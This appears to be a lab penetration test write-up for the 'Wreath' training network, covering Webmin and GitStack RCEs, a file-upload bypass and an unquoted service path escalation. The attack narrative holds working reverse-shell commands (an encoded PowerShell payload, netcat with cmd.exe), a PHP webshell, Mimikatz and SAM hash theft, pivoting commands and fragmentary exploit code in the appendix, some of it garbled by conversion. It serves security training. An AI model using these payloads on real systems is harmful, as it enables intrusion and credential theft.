# Penetration Test Report for Wreath network

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# 1.0 Penetration Test Report for Wreath Network

## 1.1 Executive summary

In this business, you never know when the phone is ringing and who is calling. This time there was not yet suspects of data leakage. The caller was on time. He was Tomas Wreath wanting to know do I hack anymore – Yes I Do.


Briefing was that he wanted me to penetration test for any vulnerabilities from three known machines at the Wreath Network

## 1.2 Scope

In the scope we got only Webserver IP 10.200.103.200 and two other other machines which IP we don't know. Note that ports over 15000 and IP addresses 10.200.87.1 (AWS infrastructure of network) and 10.200.103.250 (OpenVPN server) are out of scope.

Our scope includes:

- -Public Webserver with port forwards (10.200.103.200)
- -Internal Git server
- -PC with Anti-Virus



# 2.0 Timeline

1.6.2021 12:00-18:00	Meeting Thomas and discussed the conditions
1.6.2021 21:00-00:00	Enumeration of the server 10.200.103.200
2.6.2021 10:00-00:00	Find RCE exploit and get SSH credentials with it to Webserver
3.6.2021 10:00-00:00	Enumerate more from 10.200.103.200 internal network. Find from
	10.200.103.150 Git Server multiple vulnerabilities
4.6.2021 10:00-00:00	Getting credentials to Git server and enumerate internal network more
	from 10.200.103.150. Find 10.200.103.100 Windows PC
5.6.2021 10:00-00:00	Playing a moment with C2 server with hop listeners at the network for
	educational purposes
6.6.2021 10:00-00:00	Find exploit from Git server to Windows PC
7.6.2021 10:00-00:00	Enumerate Windows PC and find vulnerability. Gaining root access.
	Cracked admin hashes and used data exfiltration
8.6.2021 09:00-18:00	Briefed Thomas to fix vulnerabilities ASAP
13.6.2021 11:00	Cleaning up our tracks from network
14.6.2021 12:00	Delivered the report and closing case

## 3.0 Findings and Remediations

Most dangerous finding was the Webmin exploit what allowed us to compromise whole network. Where focusing here only Critical or High level Vulnerabilities because this was pro bono case.

Next, we have here common information used data of scoring system and databases before the results.

Common Vulnerabilities and Exposures (CVE) are listed from National Vulnerability database of National Institute of Standards and Technology (NVD, NIST) and are used assign security flaws to common database. [1,2]

Common Vulnerability Scoring System (CVSS) showing the score of vulnerability severity. [3]

Mitre Common Weakness Enumeration (CWE) points are used assign software and hardware weakness types to common database. [4]

- [1] https://nvd.nist.gov/vuln
- [2] https://nvd.nist.gov/vuln/search
- [3] https://nvd.nist.gov/vuln-metrics/cvss#
- [4] https://cwe.mitre.org/

## 3.1 Webmin 1.920 - Unauthenticated Remote Code Execution

10.200.103.200 prod-serv (Web server)

CVE-2019-15107

Severity: Critical

Overall CVSS Score: 9.8

CVSS v3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

"An issue was discovered in Webmin <=1.920. The parameter old in password\_change.cgi contains a command injection vulnerability."

An attacker could remotely execute malicious code.

Remediation:

Update software immediately to the latest version

https://nvd.nist.gov/vuln/detail/cve-2019-15107

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2019-15107

## 3.2 GitStack 2.3.10 - Unauthenticated Remote Code Execution

10.200.103.150 git-stack (Git server)

CVE-2018-5955

Severity: Critical

Overall CVSS Score: 9.8

CVSS v3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

"An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI."

An attacker could remotely execute malicious code.

Remediation:

Update software immediately to the latest version

https://nvd.nist.gov/vuln/detail/cve-2018-5955

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2018-5955

# 3.3 Unrestricted File Upload

10.200.103.100 wreath-pc (Windows PC)

CWE-433

Severity: High

Overall CVSS Score: 8.8

CVSS v3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

"The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment."

The attacker can upload malicious code and execute it. Rank 10 OWASP list of 2021 CWE Top 25 Most Dangerous Software Weaknesses.

Remediation:

Restrict the double extension uploading misconfiguration immediately.

https://cwe.mitre.org/data/definitions/434.html

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vec-

tor=AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## https://cwe.mitre.org/top25/archive/2021/2021\_cwe\_top25.html

## https://owasp.org/www-community/vulnerabilities/Unrestricted\_File\_Upload

## 3.4 Improper Privilege Management

10.200.103.100 wreath-pc (Windows PC)

CWE-269

Severity: High

Overall CVSS Score: 7.8

CVSS v3.1 Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

"The software does not properly assign, modify, track, or check privileges for an actor, creating an unintended sphere of control for that actor."

Service running too high permissions. Hacker can gain Admin rights with exploiting this.

Remediation:

Lower the service rights immediately.

https://cwe.mitre.org/data/definitions/269.html

https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

# 3.5 Unquoted Search Path or Element

10.200.103.100 wreath-pc (Windows PC)

**CWE-428** 

Severity: High

Overall CVSS Score: 7.8

CVSS v3.1 Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

"The product uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path."

Hacker can use subfolders with inserting malicious files and hijack the programs execution.

#### Remediation:

Add quotes to path immediately.

#### https://cwe.mitre.org/data/definitions/428.html

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

#### 4.0 Attack Narrative

#### 4.1 Enumeration

We got only one IP 10.200.103.200. First, we perform a port scan on it and must remember to scan only for ports 0-15000 because the higher ports not exclude to the scope.

```
Scanning 10.200.103.200 [15000 ports]

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack ttl 63

80/tcp open http syn-ack ttl 63

443/tcp open https syn-ack ttl 63

9090/tcp closed zeus-admin reset ttl 63

10000/tcp open snet-sensor-mgmt syn-ack ttl 63
```

Next, we scan what services are running in the ports.

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.0 (protocol 2.0)

80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)

443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)

9090/tcp closed zeus-admin

10000/tcp open http MiniServ 1.890 (Webmin httpd)
```

Seems pretty basic services except that Miniserv 1.890 (Webmin httpd). We have to look from Google what it is.

```
10000/tcp open http MiniServ 1.890 (Webmin httpd)
```

https://www.webmin.com/ tells us: "Webmin is a web-based interface for system administration for Unix. Using any modern web browser, you can setup user accounts, Apache, DNS, file sharing and much more. Webmin removes the need to manually edit Unix configuration files like /etc/passwd, and lets you manage a system from the console or remotely. See the standard modules page for a list of all the functions built into Webmin."


Sounds promising. Let us try to Google this version. First link is <a href="https://www.webmin.com/exploit.html">https://www.webmin.com/exploit.html</a>

"Webmin version 1.890 was released with a backdoor that could allow anyone with knowledge of it to execute commands as root. Versions 1.900 to 1.920 also contained a backdoor using similar code, but it was not exploitable in a default Webmin install. Only if the admin had enabled the feature at Webmin -> Webmin Configuration -> Authentication to allow changing of expired passwords could it be used by an attacker."

Therefore, there is definitely a RCE vulnerability.

Enumerate the webpage too from port 80 after adding DNS on /etc/hosts.


Looks solid page. We can crab from there phone number, address and email if we need them future investigations.



# 4.2 Exploit Webmin

There is couple ways to do exploitation. We saw there is Metasploit Framework module way to do this or we can do this python script what <u>MuirlandOracle</u> provided us. There are also other ways but this time we choose this because it was easiest to use.

Our used script cloned from Github repository <a href="https://github.com/MuirlandOracle/CVE-2019-15107">https://github.com/MuirlandOracle/CVE-2019-15107</a>



```
[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.103.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.97.3
Please enter the port number for the shell: 5555

[*] Start a netcat listener in a new window (nc -lvnp 5555) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known port such as 443 or 53
#
```

[\*] Start a netcat listener in a new window (nc -lvnp 5555) then press enter.

We have instructions here! Open Netcat listener and press enter..

```
L# nc -lvnp 5555
listening on [any] 5555 ...
connect to [0.0.0.0] from (UNKNOWN) [10.200.103.200] 35858
sh: cannot set terminal process group (1899): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
root
sh-4.4#
```

We get the root shell! Webmin runs on the server with root privileges, that's why we gained root privileges as well.

First machine is rooted.

#### 4.2 Enumerate II

We were looking from the whole system if we could find anything useful for entering rest of the network and then we found SSH credentials!

After file enumeration, we moved to scan network. We were able to download script to host and exec it for internal network scan.

The scan found IP 10.200.103.100 what did not have any ports open and 10.200.103.150 what had 3 port open.

```
PORT STATE SERVICE
80/tcp open http
3389/tcp open ms-wbt-server
5985/tcp open wsman
```

Google tells us about these services:

```
3389/tcp open ms-wbt-server
```

"Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft, which provides a user with a graphical interface to connect to another computer over a network connection. The user employs RDP client software for this purpose, while the other computer must run RDP server software"

#### 5985/tcp open wsman

"Windows Remote Management (WinRM) is a Microsoft protocol that allows remote management of Windows machines over HTTP(S) using SOAP. On the backend it's utilising WMI, so you can think of it as an HTTP based API for WMI.

If WinRM is enabled on the machine, it's trivial to remotely administer the machine from PowerShell. In fact, you can just drop in to a remote PowerShell session on the machine (as if you were using SSH!)

The easiest way to detect whether WinRM is available is by seeing if the port is opened. WinRM will listen on one of two ports:

5985/tcp (HTTP)

5986/tcp (HTTPS)

If one of these ports is open, WinRM is configured and you can try entering a remote session."

Ok, we have normal RDP port open and possibly WinRM service there. In addition, HTTP port 80. Is it possible that we can connect there via .200 machine?

## 4.3 Pivoting


We need to connect 10.200.103.150 host from our machine but we have access only to 10.200.103.200 web server. We can pivot there with root SSH key what we found! Shuttle is perfect for this use because both machines are UNIX based.

```
L# sshuttle -r root@10.200.103.200 --ssh-cmd "ssh -i id_rsa" 10.200.103.150 c : Connected to server.
```

#### 4.4 Enumerate GitStack

After pivoting, we get access 80 http port on 10.200.103.150 what we saw at previous scan.

80/tcp open http




The page gives us a hint that it is GitStack so let us find out what it is from <a href="https://gitstack.com/">https://gitstack.com/</a>


"GitStack is a software that lets you setup your own private Git server for Windows."

This one was most interesting of those default directories what were listed main page, <a href="http://10.200.103.150/registration/login/">http://10.200.103.150/registration/login/</a>



We tried Default admin/admin credentials and them did not work.





Before brute forcing the credentials, we try to Google if there is some exploit for GitStack. First link from Google was <a href="https://www.exploit-db.com/exploits/43777">https://www.exploit-db.com/exploits/43777</a> - "GitStack 2.3.10 RCE".

# 4.5 Exploit GitStack

After small change with Python we get this working and the server give us response to our "whoami" command "net authority\system"

```
L# ./expl.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br/>
/>Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system"
```

After the exploit, it leaves there and we can run command line commands via curl etc. It is not so noisy than we all the time run the whole exploit again.

We can try to ping our machine with ping and trying to receive them with Tcpdump but seems there is not connectivity between us. We open firewall port from 10.200.103.200 CentOS via SSH and try again.

```
[root@prod-serv ]# firewall-cmd --zone=public --add-port 22223/tcp
success
```

After we open the port, the connection started to work. Next, we transfer with Curl the Socat to CentOS .150 and port forwarded that opened port to our machine port 22221.

#### /tmp/socat tcp-l:22223,fork,reuseaddr tcp:0.0.0.0:22221

Now we have working connection to .150 22223. Let's try to have shell from there to our machine. We can launch Netcat listener again at our machine for ready to waiting our PowerShell web shell.

#### nc -lvnp 22221

Then post encoded URL reverse PowerShell to .150 webserver what directs it to .200 server where we have Socat relay to directing it back to our machine.

```
L# curl -X POST http://10.200.103.150/web/expl.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPCli-ent%28%2710.200.103.200%27%2C22223%29%3B%24stream%20%3D%20%24cli-ent.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24send-back%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24send-back2%20%3D%20%24send-back2%20%3D%20%27%20%27%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24send-back2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"
```

After we launch the payload and we receive the shell from .200, which is redirect to .150.

```
listening on [any] 22221 ...
connect to [0.0.0.0] from (UNKNOWN) [10.200.103.200] 45976
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

## 4.6 Gaining accounts

We created new account to administrator group at .150 for RDP connection, which are more stable.

We connect with them RDP and share folder what contained Mimikatz and gathered admin hashes with it.

```
xfreerdp /v:10.200.103.150 /u:VRIIZ /p:Password +clipboard /dynamic-resolu-
tion /drive:/usr/share/windows-resources,share
```

With <u>crackstation.net</u>, we were able to crack Thomas NTML hash and receive password.

```
User: Administrator
Hash NTLM: 37db[-----REDACTED----]6bbd1

User: Thomas
Hash NTLM: 02d9[-----REDACTED----]1101f

User: Thomas
Cracked NTML: [REDACTED]
```

Now we have three accounts, which we can use. Two with password and Administrator hash.

So we have now full control .150 and .200 machines. Let us try to figure if we can get connection to .100 too.

#### 4.7 Enumerate III

We did run PowerShell port scan from .150 to .100

```
Hostname : 10.200.103.100

alive : True

openPorts : {80, 3389}

closedPorts : {}

filteredPorts : {445, 443, 110, 21...}

finishTime : 7/27/2021 12:05:38 PM
```

The port 80 and 3389 are open. So if we want to go see what is in port 80 we have to set up forward proxy between my machine and the .150 Windows PC.

## 4.6 Pivoting II

We have already redirects but we need one more to gain access to .100

First, we add firewall rule to open port 43215 to Windows machine that allows the connection from .150

```
netsh advfirewall firewall add rule name="Chisel" dir=in action=allow proto-col=tcp localport=43215
```

Then can fire up Chisel. It is good with Windows based machines.


```
.150:
.\chisel.exe server -p 43215 --socks5

A:
chisel client 10.200.103.150:43215 9090:socks
```

After configuring proxy settings from our browser, we can enter the website!


# 4.7 Inspecting the website

<u>Wappalyzer</u> is telling us technologies and their versions what website is using. PHP is definitely old version. There is already launched 8.0.9 <a href="https://www.php.net/">https://www.php.net/</a>. JQuery is also old, 3.6.0 is current version <a href="https://iguery.com/">https://iguery.com/</a>. Moreover, current version of Bootstrap is 5.1 <a href="https://getbootstrap.com/">https://getbootstrap.com/</a>.



We do not have to fuzz live site. Just copy the repository of website to our machine from path C:\Git-Stack\repositories\Website.git.

After extracting the repository with <u>GitTools</u>, we found index.php. Page look like some kind of uploader. Try to read the code of site and try to figure out what it says.



There was three version of the page. We wanted to find some with .php from the repository. Nice, only two possibilities.

```
L# find . -name "*.php"
./1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/index.php
./0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/index.php
```

Let's see if commit-meta.txt gives us any hint. Alternatively, we just can trust on timestamps, which are not always correct.

Therefore, "Updated the filter" it is. We choose the 0-345ac8b236064b431fa43f53d91c98c4834ef8f3.

After the investigation, we found that .php had vulnerability what allow upload double extension file but the last extension must be .jpg, .jpeg, .png, or .gif and there simple check that is the file already exists. We have two conditions here.

```
$goodExts = ["jpg", "jpeg", "png", "gif"];
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
    header("location: ./?msg=Fail");
    die();
}
```

We add to our payload comment section of exifdata and named edited uploaded file to picture1.php.jpeg

```
$goodExts = ["jpg", "jpeg", "png", "gif"];
```

After the setting up our malicious .php file, we send our obfuscated payload to server.

```
#Classic php webshell one-liner
<?php system($_GET["cmd"]);?>
```

After that we can just send commands in URL like:

http://10.200.103.100/resources/uploads/cmd.jpeg.php?cmd=systeminfo



Host Name: WREATH-PC
OS Name: Microsoft Windows Server 2019 Standard
OS Version: 10.0.17763 N/A Build 17763

OS Version: 10.0.17763 N/A Build :
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User

Registered Organization:

Product ID: 00429-70000-00000-AA778
Original Install Date: 08/11/2020, 14:55:50
System Boot Time: 28/07/2021, 21:21:13

System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC

Processor(s): 1 Processor(s) Installed.

[01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz

BIOS Version: Xen 4.2.amazon, 24/08/2006

Windows Directory: C:\Windows

System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-gb;English (United Kingdom)
Input Locale: en-gb;English (United Kingdom)

Time Zone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London

Total Physical Memory: 2,048 MB Available Physical Memory: 1,347 MB Virtual Memory: Max Size: 2,432 MB Virtual Memory: Available: 1,841 MB Virtual Memory: In Use: 591 MB

Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP

Logon Server: N/A

Hotfix(s): 5 Hotfix(s) Installed.

[01]: KB4580422 [02]: KB4512577 [03]: KB4580325 [04]: KB4587735 [05]: KB4592440

Network Card(s): 1 NIC(s) Installed.

[01]: AWS PV Network Device Connection Name: Ethernet DHCP Enabled: Yes DHCP Server: 10.200.103.1 IP address(es)

[01]: 10.200.103.100

[02]: fe80::c503:2e3b:98a6:bdc6

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

Nice, we have web shell now! Let us try getting pre-combiled Netcat to server and having connection with that.

Setup first http server up. Then we can curl the Netcat from our machine to .100 machine. There is would be also Certutil but Windows Defender would flag that suspicious, so we use Curl here.

Just simply URL encode the payload and send it via PHP web shell after we open Netcat listener for port 443

First payload

```
powershell.exe c:\\windows\\temp\\nc.exe 0.0.0.0 443 -e cmd.exe
```

We got full working shell to our machine from .100! It has only lower-privilege rights, thanks to Xampp defaults. So next we try to root this machine too with other methods!

#### 4.8 Enumerate IIII

After some manual enumeration. We found something very interesting.

SeImpersonatePrivilege state is enabled, so we can use here famous PrintSpoofer exploit or some of Potato series exploit. Or try to find some quieter alternative..

PRIVILEGES INFORMATION		
Privilege Name ====================================	Description	State
SeChangeNotifyPrivilege bled	Bypass traverse checking	Ena-
SeImpersonatePrivilege bled	Impersonate a client after authentication	Ena-
SeCreateGlobalPrivilege bled	Create global objects	Ena-
SeIncreaseWorkingSetPrivilege bled	Increase a process working set	Disa-

We continue exploring if we found something more. Let us see non-default services:

```
"C:\Program Files\Amazon\Xen-
LSM
LSM
Unknown
Mozilla Maintenance Service
MozillaMaintenance
Maintenance Service\maintenanceservice.exe"
NetSetupSvc
Unknown
Windows Defender Advanced Threat Protection Service
                                          "C:\Program Files\Windows Defender
Advanced Threat Protection\MsSense.exe"
System Explorer Service
SystemExplorerHelpService
                                        C:\Program Files (x86)\System Ex-
plorer\System Explorer\service\SystemExplorerService64.exe Auto
Windows Defender Antivirus Network Inspection Service
Windows Defender Antivirus Service
WinDefend
                                         "C:\ProgramData\Microsoft\Windows
Windows Media Player Network Sharing Service
```

Wait a moment! SystemExplorerHelpService does not have quotation mark around. This mean it is vulnerable to Unquoted Service Path Attack. It mean we can use its subfolders with same rights what it does.

Let us see what rights it haves at at service.

```
: 20 WIN32_SHARE_PROCESS
TYPE
START_TYPE : 2 AUTO_START

ERROR_CONTROL : 0 IGNORE

BINARY_PATH_NAME : C:\Program Files (x86)\System Explorer\System
DEPENDENCIES
SERVICE START NAME : LocalSystem
```

Nice, its running under LocalSystem account! Let us figure out if we can write any of these folders.

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files
```

```
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-
      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System
        NT AUTHORITY\SYSTEM Allow FullControl
         BUILTIN\Administrators Allow FullControl
         BUILTIN\Users Allow ReadAndExecute, Synchronize
         BUILTIN\Users Allow -1610612736
        CREATOR OWNER Allow 268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -
        APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
Allow ReadAndExecute, Synchronize
        APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
      : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-
956008885-3418522649-1831038044-1853292631-22714784
OID; GA;;; BA) (A; ID; 0x1200a9;;; BU) (A; OICIIOID; GXGR;;;
```

Our access with Users is "Allow FullControl" which means its fully possible exploit this vulnerability!

## 4.9 Privilege Escalation Wreath-PC

Shortly what we have to do here is create the payload, copy it to subfolder of System Explorer, stop and start the service.

First, we have to do the payload. We use here wrapped pre-compiled Netcat shell.

Next possible thing to do is transfer the compiled .exe payload to .100 with Samba server we host. After copying file to one of the subfolder and opening Netcat listener for our shell, we are ready to restart the service.

```
1 file(s) copied.
C:\xampp\htdocs\resources\uploads>sc stop SystemExplorerHelpService
             : 20 WIN32_SHARE_PROCESS
```

The actual full path was C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe. We can use any folder of under it. We tried to use C:\Program Files (x86)\System Explorer\System Explorer\ and after the exploit server gave us 1053 error code. Let's look our Netcat listener.

```
└-# nc -lvnp 0
listening on [any] 0 ...
Microsoft Windows [Version 10.0.17763.1637]
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

We have root shell! The service did not start because our wrapper was .exe was not Windows Service File. However, it still executed our.exe. We could use here also for example Mattymcfatty unquotecPoC to prevent errors.

After the connection, we went copy "Sam" and "System" -files to our machine with samba server. With them, we gained Administrator and Thomas NTML hashes.

# 5.0 Cleanup

Finally delete our .exe and then start the service again. Stop proxies and Samba server. Delete all files and folders what we transfer to systems while penetration test. Recover all firewall rules. Delete account what we made.

## 6.0 Conclusion

Due to the Webmin service, access to the entire network was primarily possible.

The Wreath network state: currently compromised to critical vulnerabilities. It is possible for attacker to gain full control to the entire network.

## 7.0 Appendix

MuirlandOracle CVE-2019-15107.py

```
#!/usr/bin/python3
#Webmin 1.890-1.920 RCE
#CVE-2019-15107
#Based on Metasploit Module (EDB ID: 47230)
#AG | MuirlandOracle
#11/20
#### Imports ####
import argparse, requests, sys, signal, ssl, random, string, os, socket
```

```
from prompt toolkit import prompt
from urllib3.exceptions import InsecureRequestWarning
#### Globals ####
banner = (f"""{colours.orange}
#### Exploit Class ####
```

```
if not self.args.accessible:
#### Argument Parsing ####
   parser = argparse.ArgumentParser(description="CVE-2019-15107 Webmin
   parser.add_argument("-s", "--ssl", help="Specify to use SSL", de-
   parser.add argument ("--accessible", default=False, ac-
   parser.add argument("--force", default=False, action="store true",
   #Validation
#### Checks ####
    except requests.exceptions.SSLError:
       self.info("Server is running without SSL. Switching to HTTP")
```

```
self.fail(f"Failed to connect to {target}")
        self.info("Server is running in SSL mode. Switching to HTTPS")
    self.success(f"Connected to {target} successfully.")
def checkVersion(self):
        self.fail("Couldn't find server version")
    if version not in self.versions:
        self.fail("Benign Payload failed to execute")
def runChecks(self):
    self.checkVersion()
#### Exploit ####
    target = f"{self.args.ssl}{self.args.tar-
```

```
#Param for 1.890
            #Params for 1.900-1.920
        return (r.content.decode())
        print()
        if not self.args.force:
            except KeyboardInterrupt:
            elif command.lower() == "shell":
SPLIT")
            if "SPLIT" in results:
                self.fail("Failed to execute command", False)
                if self.args.force:
```

```
ip = input("Please enter the IP address for the shell: ")
        #Get port
            try:
#### Run ####
```

```
exploit.runChecks()
exploit.pseudoShell()
```

#### GitStack 2.3.10 RCE

```
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Exploit Author: Kacper Szurek
#$ SERVER['PHP AUTH PW'] is directly passed to exec function.
ip = '192.168.1.102'
repository = 'rce'
password = 'rce'
csrf token = 'token'
user_list = []
```

```
print "[+] Get repositories list"
print "[+] Add user to repository"
print "[+] Disable access for anyone"
print "[+] Create backdoor in PHP"
pository), auth=HTTPBasicAuth(username, 'p && echo "<?php sys-
tem($ POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit.php'))
```

```
print r.text.encode(sys.stdout.encoding, errors='replace')
print "[+] Execute command"
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```